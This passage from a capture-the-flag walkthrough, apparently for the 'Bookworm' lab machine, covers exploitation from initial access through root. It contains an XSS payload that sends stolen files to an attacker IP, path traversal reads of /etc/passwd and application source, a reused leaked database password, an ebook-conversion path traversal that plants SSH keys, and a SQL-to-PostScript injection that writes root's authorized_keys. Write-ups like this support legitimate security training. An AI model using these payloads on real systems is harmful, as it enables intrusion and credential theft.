2
3
4
5
6
7
8
9
10
11
12
13
14
15
16
17
18
19
20
21
22
23
24
25
26
function exfiltrate(page, content){
    content = btoa(String.fromCharCode.apply(null, new Uint8Array(content)));
    fetch("http://10.10.14.20:8000/data_exfil" + "?page=" + encodeURI(page) + "&content="+ encodeURI(content))
}

function request(page, responseType, callback) {
    var xhr = new XMLHttpRequest();
    xhr.responseType = responseType;
    xhr.onreadystatechange = function () {
        if (xhr.readyState == XMLHttpRequest.DONE) {
            callback(page, xhr.response)
        }
    }
    xhr.open("GET", page, true);
    xhr.send();
}

request("http://bookworm.htb/profile", "text", (page, content) => {

    var order_path = /\/order\/\d+/g.exec(content)[0];
    var order_number = order_path.replace("/order/", "");

    request("/download/" + order_number +"?bookIds=1&bookIds=../../../../../../../../../etc/passwd", "arraybuffer", (page, content) => {
        exfiltrate(page, content);
    });
});
Here the result:
1
2
3
4
vedard@kali:~$ python3 -m http.server
Serving HTTP on 0.0.0.0 port 8000 (http://0.0.0.0:8000/) ...
10.10.11.215 - - [18/Jan/2024 20:53:48] code 404, message File not found
10.10.11.215 - - [18/Jan/2024 20:53:48] "GET /data_exfil?page=/download/10?bookIds=1&bookIds=../../../../../../../../../etc/passwd&content=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 HTTP/1.1" 404 -
And here’s how to decode it all:
 CyberChef: Decoding the exfiltrated file
Since it’s a NodeJS application using the Express framework, it’s highly likely that we can find the index.js file in the working directory of the application. Therefore, we can locate it by exfiltrating the file at /proc/self/cwd/index.js. Inside it, we can find a line indicating the existence of a database.js file in the same directory:
1
const { sequelize, User, Book, BasketEntry, Order, OrderLine } = require("./database");
In the /proc/self/cwd/database.js, we find these database credentials:
1
2
3
4
5
6
7
8
9
10
11
12
13
14
const sequelize = new Sequelize(
  process.env.NODE_ENV === "production"
    ? {
        dialect: "mariadb",
        dialectOptions: {
          host: "127.0.0.1",
          user: "bookworm",
          database: "bookworm",
          password: "FrankTh3JobGiver",
        },
          logging: false,
      }
    : "sqlite::memory::"
);
Now, we can use the username frank from the /etc/passwd file and the password FrankTh3JobGiver from the /proc/self/cwd/database.js file to connect via SSH to the machine and retrieve the user flag.
1
2
3
4
5
6
vedard@kali:~$ ssh frank@bookworm.htb
frank@bookworm.htb's password:
Welcome to Ubuntu 20.04.6 LTS (GNU/Linux 5.4.0-167-generic x86_64)

frank@bookworm:~$ cat user.txt
********************************
Once on the machine, we can see that there is an additional HTTP service running on the port 3001, and the user directory neil is readable to us.
1
2
3
4
5
6
7
8
9
10
11
12
13
14
15
16
17
18
19
frank@bookworm:~$ netstat -tulpn
(Not all processes could be identified, non-owned process info
 will not be shown, you would have to be root to see it all.)
Active Internet connections (only servers)
Proto Recv-Q Send-Q Local Address           Foreign Address         State       PID/Program name
tcp        0      0 0.0.0.0:80              0.0.0.0:*               LISTEN      -
tcp        0      0 127.0.0.53:53           0.0.0.0:*               LISTEN      -
tcp        0      0 0.0.0.0:22              0.0.0.0:*               LISTEN      -
tcp        0      0 127.0.0.1:3000          0.0.0.0:*               LISTEN      -
tcp        0      0 127.0.0.1:3001          0.0.0.0:*               LISTEN      -
tcp        0      0 127.0.0.1:3306          0.0.0.0:*               LISTEN      -
tcp6       0      0 :::22                   :::*                    LISTEN      -
udp        0      0 127.0.0.53:53           0.0.0.0:*                           -
udp        0      0 0.0.0.0:68              0.0.0.0:*                           -

frank@bookworm:~$ find /home -maxdepth 1 -perm -o=r
/home
/home/frank
/home/neil
The HTTP service return the following HTML:
1
2
3
4
5
6
7
8
9
10
11
12
13
14
15
16
17
18
19
20
21
22
23
24
25
26
27
28
29
30
31
32
33
34
35
<!DOCTYPE html>
<html lang="en">
<head>
    <meta charset="UTF-8">
    <meta http-equiv="X-UA-Compatible" content="IE=edge">
    <meta name="viewport" content="width=device-width, initial-scale=1.0">
    <title>E-book Converter</title>
    <link href="https://cdn.jsdelivr.net/npm/bootstrap@5.3.0-alpha1/dist/css/bootstrap.min.css" rel="stylesheet" integrity="sha384-GLhlTQ8iRABdZLl6O3oVMWSktQOp6b7In1Zl3/Jr59b6EGGoI1aFkw7cmDA6j6gD" crossorigin="anonymous">
<script src="https://cdn.jsdelivr.net/npm/bootstrap@5.3.0-alpha1/dist/js/bootstrap.bundle.min.js" integrity="sha384-w76AqPfDkMBDXo30jS1Sgez6pr3x5MlQ1ZAGC+nuZB+EYdgRZgiwxhTBTkF7CXvN" crossorigin="anonymous"></script>
</head>
<body>
    <div class="container mt-4">
        <h1 class="mt-4">Bookworm Converter Demo</h1>


        <form method="POST" enctype="multipart/form-data" action="/convert">
            <div class="mb-3">
                <label for="convertFile" class="form-label">File to convert (epub, mobi, azw, pdf, odt, docx, ...)</label>
                <input type="file" class="form-control" name="convertFile" accept=".epub,.mobi,.azw3,.pdf,.azw,.docx,.odt"/>
                <div id="convertFileHelp" class="form-text">Your uploaded file will be deleted from our systems within 1 hour.</div>
            </div>
            <div class="mb-3">
                <label for="outputType" class="form-label">Output file type</label>
                <select name="outputType" class="form-control">
                    <option value="epub">E-Pub (.epub)</option>
                    <option value="docx">MS Word Document (.docx)</option>
                    <option value="az3">Amazon Kindle Format (.azw3)</option>
                    <option value="pdf">PDF (.pdf)</option>
                </select>
            </div>
            <button type="submit" class="btn btn-primary">Convert</button>
        </form>
    </div>
</body>
</html>
And in the directory /home/neil/converter, we can find the source code:
1
2
3
4
5
6
7
8
9
10
11
12
13
14
15
16
17
18
19
20
21
22
23
24
25
26
27
28
29
30
31
32
33
34
35
36
37
38
39
40
41
42
43
44
45
46
47
48
49
50
51
52
53
54
55
56
57
58
59
60
61
62
const express = require("express");
const nunjucks = require("nunjucks");
const fileUpload = require("express-fileupload");
const path = require("path");
const { v4: uuidv4 } = require("uuid");
const fs = require("fs");
const child = require("child_process");

const app = express();
const port = 3001;

nunjucks.configure("templates", {
  autoescape: true,
  express: app,
});

app.use(express.urlencoded({ extended: false }));
app.use(
  fileUpload({
    limits: { fileSize: 2 * 1024 * 1024 },
  })
);

const convertEbook = path.join(__dirname, "calibre", "ebook-convert");

app.get("/", (req, res) => {
  const { error } = req.query;

  res.render("index.njk", { error: error === "no-file" ? "Please specify a file to convert." : "" });
});

app.post("/convert", async (req, res) => {
  const { outputType } = req.body;

  if (!req.files || !req.files.convertFile) {
    return res.redirect("/?error=no-file");
  }

  const { convertFile } = req.files;

  const fileId = uuidv4();
  const fileName = `${fileId}${path.extname(convertFile.name)}`;
  const filePath = path.resolve(path.join(__dirname, "processing", fileName));
  await convertFile.mv(filePath);

  const destinationName = `${fileId}.${outputType}`;
  const destinationPath = path.resolve(path.join(__dirname, "output", destinationName));

  console.log(filePath, destinationPath);

  const converter = child.spawn(convertEbook, [filePath, destinationPath], {
    timeout: 10_000,
  });

  converter.on("close", (code) => {
    res.sendFile(path.resolve(destinationPath));
  });
});

app.listen(port, "127.0.0.1", () => {
  console.log(`Development converter listening on port ${port}`);
});
In summary, it’s a simple service that uses the ebook-convert command from Calibre to convert an e-book into the chosen format. Quickly, we can detect a Path Traversal vulnerability since no validation is done on the destination file name. Our goal would be to exploit this vulnerability to create the .ssh/authorized_keys file to connect as neil to the machine. However, if we convert an e-book to a file without an extension, Calibre will create a directory containing an HTML version of the e-book.
The solution is to create an .epub file (which is essentially HTML files in a zip folder) containing our authorized_keys. However, it’s not as simple as taking any .epub, unzipping it, adding our authorized_keys, and re-zipping it. We also need to add our authorized_keys to the manifest (content.opf) as an image and reference it in an HTML file (e.g., titlepage.xhtml).
Here are the files in my unzipped .epub:
1
2
3
4
5
6
7
8
9
10
11
12
13
vedard@kali:~$ tree test-epub
test-epub
├── authorized_keys
├── content.opf
├── cover_image.jpg
├── index.html
├── META-INF
│   └── container.xml
├── mimetype
├── page_styles.css
├── stylesheet.css
├── titlepage.xhtml
└── toc.ncx
Here is the content of the content.opf:
1
2
3
4
5
6
7
8
9
10
11
12
13
14
15
16
17
18
19
20
21
22
23
24
25
26
27
<?xml version='1.0' encoding='utf-8'?>
<package xmlns="http://www.idpf.org/2007/opf" version="2.0" unique-identifier="uuid_id">
  <metadata xmlns:opf="http://www.idpf.org/2007/opf" xmlns:dc="http://purl.org/dc/elements/1.1/" xmlns:dcterms="http://purl.org/dc/terms/" xmlns:xsi="http://www.w3.org/2001/XMLSchema-instance" xmlns:calibre="http://calibre.kovidgoyal.net/2009/metadata">
    <dc:title>test</dc:title>
    <meta name="calibre:timestamp" content="2024-01-07T20:06:33.200514+00:00"/>
    <dc:language>en</dc:language>
    <dc:creator>Unknown</dc:creator>
    <dc:identifier id="uuid_id" opf:scheme="uuid">a7f20f80-a12f-457e-ba86-8b9cd483fa65</dc:identifier>
    <meta name="cover" content="cover"/>
  </metadata>
  <manifest>
    <item id="cover" href="cover_image.jpg" media-type="image/jpeg"/>
    <item id="titlepage" href="titlepage.xhtml" media-type="application/xhtml+xml"/>
    <item id="html" href="index.html" media-type="application/xhtml+xml"/>
    <item id="page_css" href="page_styles.css" media-type="text/css"/>
    <item id="css" href="stylesheet.css" media-type="text/css"/>
    <item id="ncx" href="toc.ncx" media-type="application/x-dtbncx+xml"/>
    <item id="authorized_keys" href="authorized_keys" media-type="image/jpeg"/>
  </manifest>
  <spine toc="ncx">
    <itemref idref="titlepage"/>
    <itemref idref="html"/>
  </spine>
  <guide>
    <reference type="cover" href="titlepage.xhtml" title="Title page"/>
  </guide>
</package>
Here is the content of the titlepage.xhtml:
1
2
3
4
5
6
7
8
9
10
11
12
13
14
15
16
17
18
19
<?xml version='1.0' encoding='utf-8'?>
<html xmlns="http://www.w3.org/1999/xhtml" xml:lang="en">
    <head>
        <meta http-equiv="Content-Type" content="text/html; charset=UTF-8"/>
        <meta name="calibre:cover" content="true"/>
        <title>Cover</title>
        <style type="text/css" title="override_css">
            @page {padding: 0pt; margin:0pt}
            body { text-align: center; padding:0pt; margin: 0pt; }
        </style>
    </head>
    <body>
        <div>
            <svg xmlns="http://www.w3.org/2000/svg" xmlns:xlink="http://www.w3.org/1999/xlink" version="1.1" width="100%" height="100%" viewBox="0 0 1200 1600" preserveAspectRatio="none">
                <image width="1200" height="1600" xlink:href="authorized_keys"/>
            </svg>
        </div>
    </body>
</html>
Now, re-zip everything into the test.epub file and upload the file to the HTTP service, pointing the destination to the /home/neil/.ssh directory.
1
2
3
vedard@kali:~$ zip test2.epub -r test-epub/**

vedard@kali:~$ scp test.epub frank@bookworm.htb:
1
frank@bookworm:~$ curl -X POST http://127.0.0.1:3001/convert -F convertFile=@test.epub -F 'outputType=./../../../.ssh'
We can now connect via SSH with the user neil, and there is a command that can be executed with sudo.
1
2
3
4
5
6
7
8
9
vedard@kali:~$ ssh neil@bookworm.htb
Welcome to Ubuntu 20.04.6 LTS (GNU/Linux 5.4.0-167-generic x86_64)

neil@bookworm:~$ sudo -l
Matching Defaults entries for neil on bookworm:
    env_reset, mail_badpass, secure_path=/usr/local/sbin\:/usr/local/bin\:/usr/sbin\:/usr/bin\:/sbin\:/bin\:/snap/bin

User neil may run the following commands on bookworm:
    (ALL) NOPASSWD: /usr/local/bin/genlabel
The command is a Python script that takes an order from the database and generates a PDF file from a PostScript template.
1
2
3
4
5
6
7
8
9
10
11
12
13
14
15
16
17
18
19
20
21
22
23
24
25
26
27
28
29
30
31
32
33
34
35
36
37
38
39
40
41
42
43
44
45
46
47
48
49
50
51
52
53
54
55
56
57
58
59
60
61
62
63
64
65
66
67
#!/usr/bin/env python3

import mysql.connector
import sys
import tempfile
import os
import subprocess

with open("/usr/local/labelgeneration/dbcreds.txt", "r") as cred_file:
    db_password = cred_file.read().strip()

cnx = mysql.connector.connect(user='bookworm', password=db_password,
                              host='127.0.0.1',
                              database='bookworm')

if len(sys.argv) != 2:
    print("Usage: genlabel [orderId]")
    exit()

try:
    cursor = cnx.cursor()
    query = "SELECT name, addressLine1, addressLine2, town, postcode, Orders.id as orderId, Users.id as userId FROM Orders LEFT JOIN Users On Orders.userId = Users.id WHERE Orders.id = %s" % sys.argv[1]

    cursor.execute(query)

    temp_dir = tempfile.mkdtemp("printgen")
    postscript_output = os.path.join(temp_dir, "output.ps")
    # Temporary until our virtual printer gets fixed
    pdf_output = os.path.join(temp_dir, "output.pdf")

    with open("/usr/local/labelgeneration/template.ps", "r") as postscript_file:
        file_content = postscript_file.read()

    generated_ps = ""

    print("Fetching order...")
    for (name, address_line_1, address_line_2, town, postcode, order_id, user_id) in cursor:
        file_content = file_content.replace("NAME", name) \
                        .replace("ADDRESSLINE1", address_line_1) \
                        .replace("ADDRESSLINE2", address_line_2) \
                        .replace("TOWN", town) \
                        .replace("POSTCODE", postcode) \
                        .replace("ORDER_ID", str(order_id)) \
                        .replace("USER_ID", str(user_id))

    print("Generating PostScript file...")
    with open(postscript_output, "w") as postscript_file:
        postscript_file.write(file_content)

    print("Generating PDF (until the printer gets fixed...)")
    output = subprocess.check_output(["ps2pdf", "-dNOSAFER", "-sPAPERSIZE=a4", postscript_output, pdf_output])
    if output != b"":
        print("Failed to convert to PDF")
        print(output.decode())

    print("Documents available in", temp_dir)
    os.chmod(postscript_output, 0o644)
    os.chmod(pdf_output, 0o644)
    os.chmod(temp_dir, 0o755)
    # Currently waiting for third party to enable HTTP requests for our on-prem printer
    # response = requests.post("http://printer.bookworm-internal.htb", files={"file": open(postscript_output)})

except Exception as e:
    print("Something went wrong!")
    print(e)

cnx.close()
The SQL query is constructed directly from the first argument passed to the Python script, so SQL injection is possible. We already have access to the database, but with the injection, it’s possible to perform a second injection, this time within the PostScript template that will be executed during the conversion to the PDF file.
Here is an excerpt from the template:
1
2
3
4
5
6
7
8
9
10
11
12
13
14
15
16
17
18
19
20
21
22
23
24
25
26
27
28
29
30
31
32
33
34
35
36
37
newpath
10 590 moveto
585 590  lineto
5 setlinewidth
stroke

/Courier-bold
20 selectfont
50 550 moveto
(NAME) show

/Courier
20 selectfont
50 525 moveto
(ADDRESSLINE1) show

/Courier
20 selectfont
50 500 moveto
(ADDRESSLINE2) show

/Courier
20 selectfont
50 475 moveto
(TOWN) show

/Courier
20 selectfont
50 450 moveto
(POSTCODE) show


newpath
10 400 moveto
585 400  lineto
5 setlinewidth
stroke
Referring to this Stack Overflow thread, it is possible to create files using PostScript.
1
2
3
/outfile1 (/root/.ssh/authorized_keys) (w) file def
outfile1 (ssh-rsa AAAAB3...) writestring
outfile1 closefile
And thus, we can replace one of the variables from the SQL query with the PostScript command to add our SSH key to the root user’s authorized_keys.
1
2
3
4
5
neil@bookworm:~$ sudo /usr/local/bin/genlabel '1337 UNION select "test)\n/outfile1 (/root/.ssh/authorized_keys) (w) file def\noutfile1 (ssh-rsa AAAAB3...) writestring\noutfile1\nclosefile\n(" as NAME,"test" as ADDRESSLINE1,"test" as ADDRESSLINE2,"test" as TOWN,"test" as POSTCODE,11 as ORDER_ID,22 as USER_ID'
Fetching order...
Generating PostScript file...
Generating PDF (until the printer gets fixed...)
Documents available in /tmp/tmp3qjipj43printgen
And we’re root!
1
2
3
4
5
vedard@kali:~$ ssh root@bookworm.htb
Welcome to Ubuntu 20.04.6 LTS (GNU/Linux 5.4.0-167-generic x86_64)

root@bookworm:~# cat root.txt
********************************
此内容由惯性聚合(RSS阅读器)自动聚合整理,仅供阅读参考。 原文来自 — 版权归原作者所有。